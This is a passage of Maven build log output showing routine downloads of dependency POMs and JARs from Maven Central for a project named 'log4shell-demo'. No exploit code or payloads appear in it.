**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/apache/18/apache-18.pom (16 kB at 712 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/commons-io/commons-io/2.5/commons-io-2.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/commons-io/commons-io/2.5/commons-io-2.5.pom (13 kB at 475 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-parent/39/commons-parent-39.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-parent/39/commons-parent-39.pom (62 kB at 2.7 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/apache/16/apache-16.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/apache/16/apache-16.pom (15 kB at 592 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/3.0/maven-plugin-api-3.0.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/3.0/maven-model-3.0.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/2.0.4/plexus-utils-2.0.4.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/3.0/maven-artifact-3.0.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/3.0/maven-plugin-api-3.0.jar (49 kB at 2.0 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/sisu-inject-plexus/1.4.2/sisu-inject-plexus-1.4.2.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/1.7.1/plexus-component-annotations-1.7.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/3.0/maven-artifact-3.0.jar (52 kB at 1.3 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.2.3/plexus-classworlds-2.2.3.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/3.0/maven-model-3.0.jar (165 kB at 3.6 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/sisu-inject-bean/1.4.2/sisu-inject-bean-1.4.2.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/1.7.1/plexus-component-annotations-1.7.1.jar (4.3 kB at 172 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/sisu-guice/2.1.7/sisu-guice-2.1.7-noaop.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/2.0.4/plexus-utils-2.0.4.jar (222 kB at 4.0 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-utils/3.2.1/maven-shared-utils-3.2.1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.2.3/plexus-classworlds-2.2.3.jar (46 kB at 1.0 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/commons-io/commons-io/2.5/commons-io-2.5.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/sisu-inject-bean/1.4.2/sisu-inject-bean-1.4.2.jar (153 kB at 2.5 MB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/sisu-inject-plexus/1.4.2/sisu-inject-plexus-1.4.2.jar (202 kB at 2.6 MB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-utils/3.2.1/maven-shared-utils-3.2.1.jar (167 kB at 2.2 MB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/commons-io/commons-io/2.5/commons-io-2.5.jar (209 kB at 2.7 MB/s)**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/sisu-guice/2.1.7/sisu-guice-2.1.7-noaop.jar (472 kB at 5.4 MB/s)**

**[INFO]**

**[INFO] --- maven-resources-plugin:3.2.0:resources (default-resources) @ log4shell-demo ---**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/3.1.0/maven-plugin-api-3.1.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/3.1.0/maven-plugin-api-3.1.0.pom (3.0 kB at 132 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven/3.1.0/maven-3.1.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven/3.1.0/maven-3.1.0.pom (22 kB at 991 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/23/maven-parent-23.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/23/maven-parent-23.pom (33 kB at 1.6 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/apache/13/apache-13.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/apache/13/apache-13.pom (14 kB at 665 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/3.1.0/maven-model-3.1.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/3.1.0/maven-model-3.1.0.pom (3.8 kB at 181 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.0.10/plexus-utils-3.0.10.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.0.10/plexus-utils-3.0.10.pom (3.1 kB at 150 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/3.3/plexus-3.3.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/3.3/plexus-3.3.pom (20 kB at 737 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/spice/spice-parent/17/spice-parent-17.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/spice/spice-parent/17/spice-parent-17.pom (6.8 kB at 294 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/3.1.0/maven-artifact-3.1.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/3.1.0/maven-artifact-3.1.0.pom (1.6 kB at 74 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.plexus/0.0.0.M2a/org.eclipse.sisu.plexus-0.0.0.M2a.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.plexus/0.0.0.M2a/org.eclipse.sisu.plexus-0.0.0.M2a.pom (5.9 kB at 210 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/sisu-plexus/0.0.0.M2a/sisu-plexus-0.0.0.M2a.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/sisu-plexus/0.0.0.M2a/sisu-plexus-0.0.0.M2a.pom (7.9 kB at 344 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/javax/enterprise/cdi-api/1.0/cdi-api-1.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/javax/enterprise/cdi-api/1.0/cdi-api-1.0.pom (1.4 kB at 68 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/jboss/weld/weld-api-parent/1.0/weld-api-parent-1.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/jboss/weld/weld-api-parent/1.0/weld-api-parent-1.0.pom (2.4 kB at 118 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/jboss/weld/weld-api-bom/1.0/weld-api-bom-1.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/jboss/weld/weld-api-bom/1.0/weld-api-bom-1.0.pom (7.9 kB at 377 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/jboss/weld/weld-parent/6/weld-parent-6.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/jboss/weld/weld-parent/6/weld-parent-6.pom (21 kB at 828 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/javax/annotation/jsr250-api/1.0/jsr250-api-1.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/javax/annotation/jsr250-api/1.0/jsr250-api-1.0.pom (1.0 kB at 51 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/javax/inject/javax.inject/1/javax.inject-1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/javax/inject/javax.inject/1/javax.inject-1.pom (612 B at 28 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/google/guava/guava/10.0.1/guava-10.0.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/google/guava/guava/10.0.1/guava-10.0.1.pom (5.4 kB at 245 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/google/guava/guava-parent/10.0.1/guava-parent-10.0.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/google/guava/guava-parent/10.0.1/guava-parent-10.0.1.pom (2.0 kB at 85 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/google/code/findbugs/jsr305/1.3.9/jsr305-1.3.9.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/com/google/code/findbugs/jsr305/1.3.9/jsr305-1.3.9.pom (965 B at 44 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/sisu-guice/3.1.0/sisu-guice-3.1.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/sisu-guice/3.1.0/sisu-guice-3.1.0.pom (10 kB at 406 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/inject/guice-parent/3.1.0/guice-parent-3.1.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/inject/guice-parent/3.1.0/guice-parent-3.1.0.pom (11 kB at 520 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/aopalliance/aopalliance/1.0/aopalliance-1.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/aopalliance/aopalliance/1.0/aopalliance-1.0.pom (363 B at 14 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.inject/0.0.0.M2a/org.eclipse.sisu.inject-0.0.0.M2a.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.inject/0.0.0.M2a/org.eclipse.sisu.inject-0.0.0.M2a.pom (5.0 kB at 237 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/sisu-inject/0.0.0.M2a/sisu-inject-0.0.0.M2a.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/sisu-inject/0.0.0.M2a/sisu-inject-0.0.0.M2a.pom (7.8 kB at 355 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/asm/asm/3.3.1/asm-3.3.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/asm/asm/3.3.1/asm-3.3.1.pom (266 B at 13 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/asm/asm-parent/3.3.1/asm-parent-3.3.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/asm/asm-parent/3.3.1/asm-parent-3.3.1.pom (4.3 kB at 197 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/2.0.0/plexus-component-annotations-2.0.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/2.0.0/plexus-component-annotations-2.0.0.pom (750 B at 34 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-containers/2.0.0/plexus-containers-2.0.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-containers/2.0.0/plexus-containers-2.0.0.pom (4.8 kB at 209 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/5.1/plexus-5.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/5.1/plexus-5.1.pom (23 kB at 1.1 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.4/plexus-classworlds-2.4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.4/plexus-classworlds-2.4.pom (3.9 kB at 185 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/2.0.7/plexus-2.0.7.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/2.0.7/plexus-2.0.7.pom (17 kB at 786 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/2.1/plexus-utils-2.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/2.1/plexus-utils-2.1.pom (4.0 kB at 139 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/spice/spice-parent/16/spice-parent-16.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/spice/spice-parent/16/spice-parent-16.pom (8.4 kB at 380 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/forge/forge-parent/5/forge-parent-5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/forge/forge-parent/5/forge-parent-5.pom (8.4 kB at 418 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/3.1.0/maven-core-3.1.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/3.1.0/maven-core-3.1.0.pom (6.9 kB at 277 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/3.1.0/maven-settings-3.1.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/3.1.0/maven-settings-3.1.0.pom (1.8 kB at 76 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings-builder/3.1.0/maven-settings-builder-3.1.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings-builder/3.1.0/maven-settings-builder-3.1.0.pom (2.3 kB at 103 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.16/plexus-interpolation-1.16.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.16/plexus-interpolation-1.16.pom (1.0 kB at 45 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-components/1.3/plexus-components-1.3.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-components/1.3/plexus-components-1.3.pom (3.1 kB at 146 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/plexus/plexus-sec-dispatcher/1.3/plexus-sec-dispatcher-1.3.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/plexus/plexus-sec-dispatcher/1.3/plexus-sec-dispatcher-1.3.pom (3.0 kB at 135 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/spice/spice-parent/12/spice-parent-12.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/spice/spice-parent/12/spice-parent-12.pom (6.8 kB at 272 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/forge/forge-parent/4/forge-parent-4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/forge/forge-parent/4/forge-parent-4.pom (8.4 kB at 420 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/1.5.5/plexus-utils-1.5.5.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/1.5.5/plexus-utils-1.5.5.pom (5.1 kB at 177 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/1.0.11/plexus-1.0.11.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/1.0.11/plexus-1.0.11.pom (9.0 kB at 345 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/plexus/plexus-cipher/1.4/plexus-cipher-1.4.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/plexus/plexus-cipher/1.4/plexus-cipher-1.4.pom (2.1 kB at 94 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/3.1.0/maven-repository-metadata-3.1.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/3.1.0/maven-repository-metadata-3.1.0.pom (1.9 kB at 73 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model-builder/3.1.0/maven-model-builder-3.1.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model-builder/3.1.0/maven-model-builder-3.1.0.pom (2.5 kB at 95 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-aether-provider/3.1.0/maven-aether-provider-3.1.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-aether-provider/3.1.0/maven-aether-provider-3.1.0.pom (3.5 kB at 177 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/aether/aether-api/0.9.0.M2/aether-api-0.9.0.M2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/aether/aether-api/0.9.0.M2/aether-api-0.9.0.M2.pom (1.7 kB at 58 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/aether/aether/0.9.0.M2/aether-0.9.0.M2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/aether/aether/0.9.0.M2/aether-0.9.0.M2.pom (28 kB at 1.4 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/aether/aether-spi/0.9.0.M2/aether-spi-0.9.0.M2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/aether/aether-spi/0.9.0.M2/aether-spi-0.9.0.M2.pom (1.8 kB at 70 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/aether/aether-util/0.9.0.M2/aether-util-0.9.0.M2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/aether/aether-util/0.9.0.M2/aether-util-0.9.0.M2.pom (2.0 kB at 97 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/aether/aether-impl/0.9.0.M2/aether-impl-0.9.0.M2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/aether/aether-impl/0.9.0.M2/aether-impl-0.9.0.M2.pom (3.3 kB at 146 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.4.2/plexus-classworlds-2.4.2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.4.2/plexus-classworlds-2.4.2.pom (3.5 kB at 125 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/3.0.1/plexus-3.0.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/3.0.1/plexus-3.0.1.pom (19 kB at 846 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.26/plexus-interpolation-1.26.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.26/plexus-interpolation-1.26.pom (2.7 kB at 111 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-filtering/3.2.0/maven-filtering-3.2.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-filtering/3.2.0/maven-filtering-3.2.0.pom (6.8 kB at 189 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-components/34/maven-shared-components-34.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-components/34/maven-shared-components-34.pom (5.1 kB at 255 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-utils/3.3.3/maven-shared-utils-3.3.3.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-utils/3.3.3/maven-shared-utils-3.3.3.pom (5.8 kB at 175 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/commons-io/commons-io/2.6/commons-io-2.6.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/commons-io/commons-io/2.6/commons-io-2.6.pom (14 kB at 548 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-parent/42/commons-parent-42.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-parent/42/commons-parent-42.pom (68 kB at 3.2 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.3.0/plexus-utils-3.3.0.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.3.0/plexus-utils-3.3.0.pom (5.2 kB at 185 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/plexus/plexus-build-api/0.0.7/plexus-build-api-0.0.7.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/plexus/plexus-build-api/0.0.7/plexus-build-api-0.0.7.pom (3.2 kB at 134 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/spice/spice-parent/15/spice-parent-15.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/spice/spice-parent/15/spice-parent-15.pom (8.4 kB at 363 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/1.5.8/plexus-utils-1.5.8.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/1.5.8/plexus-utils-1.5.8.pom (8.1 kB at 336 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/2.0.2/plexus-2.0.2.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/2.0.2/plexus-2.0.2.pom (12 kB at 580 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-lang3/3.8.1/commons-lang3-3.8.1.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-lang3/3.8.1/commons-lang3-3.8.1.pom (28 kB at 1.0 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-parent/47/commons-parent-47.pom**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-parent/47/commons-parent-47.pom (78 kB at 3.4 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/3.1.0/maven-plugin-api-3.1.0.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/3.1.0/maven-artifact-3.1.0.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/3.1.0/maven-core-3.1.0.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/3.1.0/maven-settings-3.1.0.jar**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings-builder/3.1.0/maven-settings-builder-3.1.0.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/3.1.0/maven-artifact-3.1.0.jar (52 kB at 1.8 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/3.1.0/maven-repository-metadata-3.1.0.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/3.1.0/maven-plugin-api-3.1.0.jar (50 kB at 1.3 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model-builder/3.1.0/maven-model-builder-3.1.0.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/3.1.0/maven-settings-3.1.0.jar (47 kB at 1.3 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-aether-provider/3.1.0/maven-aether-provider-3.1.0.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings-builder/3.1.0/maven-settings-builder-3.1.0.jar (41 kB at 1.0 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/aether/aether-spi/0.9.0.M2/aether-spi-0.9.0.M2.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/3.1.0/maven-repository-metadata-3.1.0.jar (30 kB at 654 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/aether/aether-impl/0.9.0.M2/aether-impl-0.9.0.M2.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-aether-provider/3.1.0/maven-aether-provider-3.1.0.jar (60 kB at 1.1 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/aether/aether-api/0.9.0.M2/aether-api-0.9.0.M2.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model-builder/3.1.0/maven-model-builder-3.1.0.jar (159 kB at 2.6 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/aether/aether-util/0.9.0.M2/aether-util-0.9.0.M2.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/aether/aether-spi/0.9.0.M2/aether-spi-0.9.0.M2.jar (18 kB at 260 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.0.10/plexus-utils-3.0.10.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/3.1.0/maven-core-3.1.0.jar (563 kB at 6.9 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.4.2/plexus-classworlds-2.4.2.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/aether/aether-impl/0.9.0.M2/aether-impl-0.9.0.M2.jar (145 kB at 1.9 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/plexus/plexus-sec-dispatcher/1.3/plexus-sec-dispatcher-1.3.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/aether/aether-api/0.9.0.M2/aether-api-0.9.0.M2.jar (134 kB at 1.6 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/plexus/plexus-cipher/1.4/plexus-cipher-1.4.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.4.2/plexus-classworlds-2.4.2.jar (47 kB at 479 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/3.1.0/maven-model-3.1.0.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/plexus/plexus-sec-dispatcher/1.3/plexus-sec-dispatcher-1.3.jar (29 kB at 288 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/2.0.0/plexus-component-annotations-2.0.0.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/aether/aether-util/0.9.0.M2/aether-util-0.9.0.M2.jar (134 kB at 1.3 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.26/plexus-interpolation-1.26.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.0.10/plexus-utils-3.0.10.jar (231 kB at 2.2 MB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.plexus/0.0.0.M2a/org.eclipse.sisu.plexus-0.0.0.M2a.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/plexus/plexus-cipher/1.4/plexus-cipher-1.4.jar (13 kB at 119 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/javax/enterprise/cdi-api/1.0/cdi-api-1.0.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/2.0.0/plexus-component-annotations-2.0.0.jar (4.2 kB at 34 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/javax/annotation/jsr250-api/1.0/jsr250-api-1.0.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.26/plexus-interpolation-1.26.jar (85 kB at 677 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/javax/inject/javax.inject/1/javax.inject-1.jar**

**Downloaded from central: https://repo.maven.apache.org/maven2/javax/enterprise/cdi-api/1.0/cdi-api-1.0.jar (45 kB at 333 kB/s)**

**Downloading from central: https://repo.maven.apache.org/maven2/com/google/guava/guava/10.0.1/guava-10.0.1.jar**

